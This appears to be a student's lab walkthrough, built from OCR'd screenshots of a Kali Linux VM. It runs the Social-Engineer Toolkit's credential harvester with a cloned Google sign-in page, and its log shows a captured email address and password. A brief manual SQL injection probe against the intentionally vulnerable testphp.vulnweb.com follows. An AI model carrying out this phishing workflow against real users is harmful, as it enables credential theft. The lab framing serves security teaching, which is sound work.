
```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then
 is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see whi
ch is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```



kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sun 05:46
root@osboxes: ~
File Edit View Search Terminal Help


```
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then
 is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see whi
ch is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

Type here to search
ENG
15:16
13-06-2021
Right Ctrl




kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sun 05:46
root@osboxes: ~
File Edit View Search Terminal Help

```
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.100]:
```




kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sun 05:47
root@osboxes: ~
File Edit View Search Terminal Help
Type here to search
15:17
13-06-2021

```
set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.100]:

-------------------------------------------------------
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:
```



kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Firefox ESR
Sun 05:52
Sign in - Google Accounts - Mozilla Firefox
Kali Linux, an Offensive Sec
Sign in - Google Accounts
192.168.0.100
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Google
Sign in with your Google Account
Email
Password
Sign in
Need help?
Create an account
One Google Account for everything Google
Google
Privacy & Terms
Help
English (United States)
Type here to search
15:22
13-06-2021




kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sun 05:55
root@osboxes: ~
File Edit View Search Terminal Tabs Help
root@osboxes: ~
root@osboxes: ~
Type here to search
15:25
13-06-2021

```
  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
Stopping apache2 (via systemctl): apache2.service.
Stopping nginx (via systemctl): nginx.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
directory traversal attempt detected from: 192.168.0.100
192.168.0.100 - - [13/Jun/2021 05:51:39] "GET /favicon.ico HTTP/1.1" 404 -
192.168.0.100 - - [13/Jun/2021 05:51:44] "GET / HTTP/1.1" 200 -
192.168.0.100 - - [13/Jun/2021 05:51:44] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=☃
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=deepakdeepu1809@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=paswoed@woed
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

## SOLUTIONS TO AVOID FAKE GMAIL

1. Visit https://support.google.com/mail/contact/abuse?hl=en.
2. Provide the email address on which you have received the spam email.
3. Share complete Gmail address of the person who has sent you the email.
4. Provide email headers of the message.

## 5.PERFORM SQL INJECTION MANUALLY ON VULNWEB



windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

The Virtual Machine reports that the guest OS supports **mouse pointer integration.** This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual Machine's display are directly sent to the guest OS. If the

artists
Not secure
testphp.vulnweb.com/artists.php
Apps Gmail YouTube Maps
Reading list
acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

r4w8173

comment on this artist

Blad3

comment on this artist

lyzae

comment on this artist


testphp.vulnweb.com/artists.php?artist=1

is is an example PHP application, which is intentionally vulnerable to web attacks

This copy of Windows is not genuine

3:55 PM
6/13/2021

15:55
13-06-2021



windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

The Virtual Machine reports that the guest OS supports **mouse pointer integration**. This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual Machine's display are directly sent to the guest OS. If the

Not secure | testphp.vulnweb.com/artists.php?artist=1

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

**artist: r4w8173**


Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd



windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

The Virtual Machine reports that the guest OS supports **mouse pointer integration**. This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual Machine's display are directly sent to the guest OS. If the

Not secure | testphp.vulnweb.com/artists.php?artist=1%27


TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks.



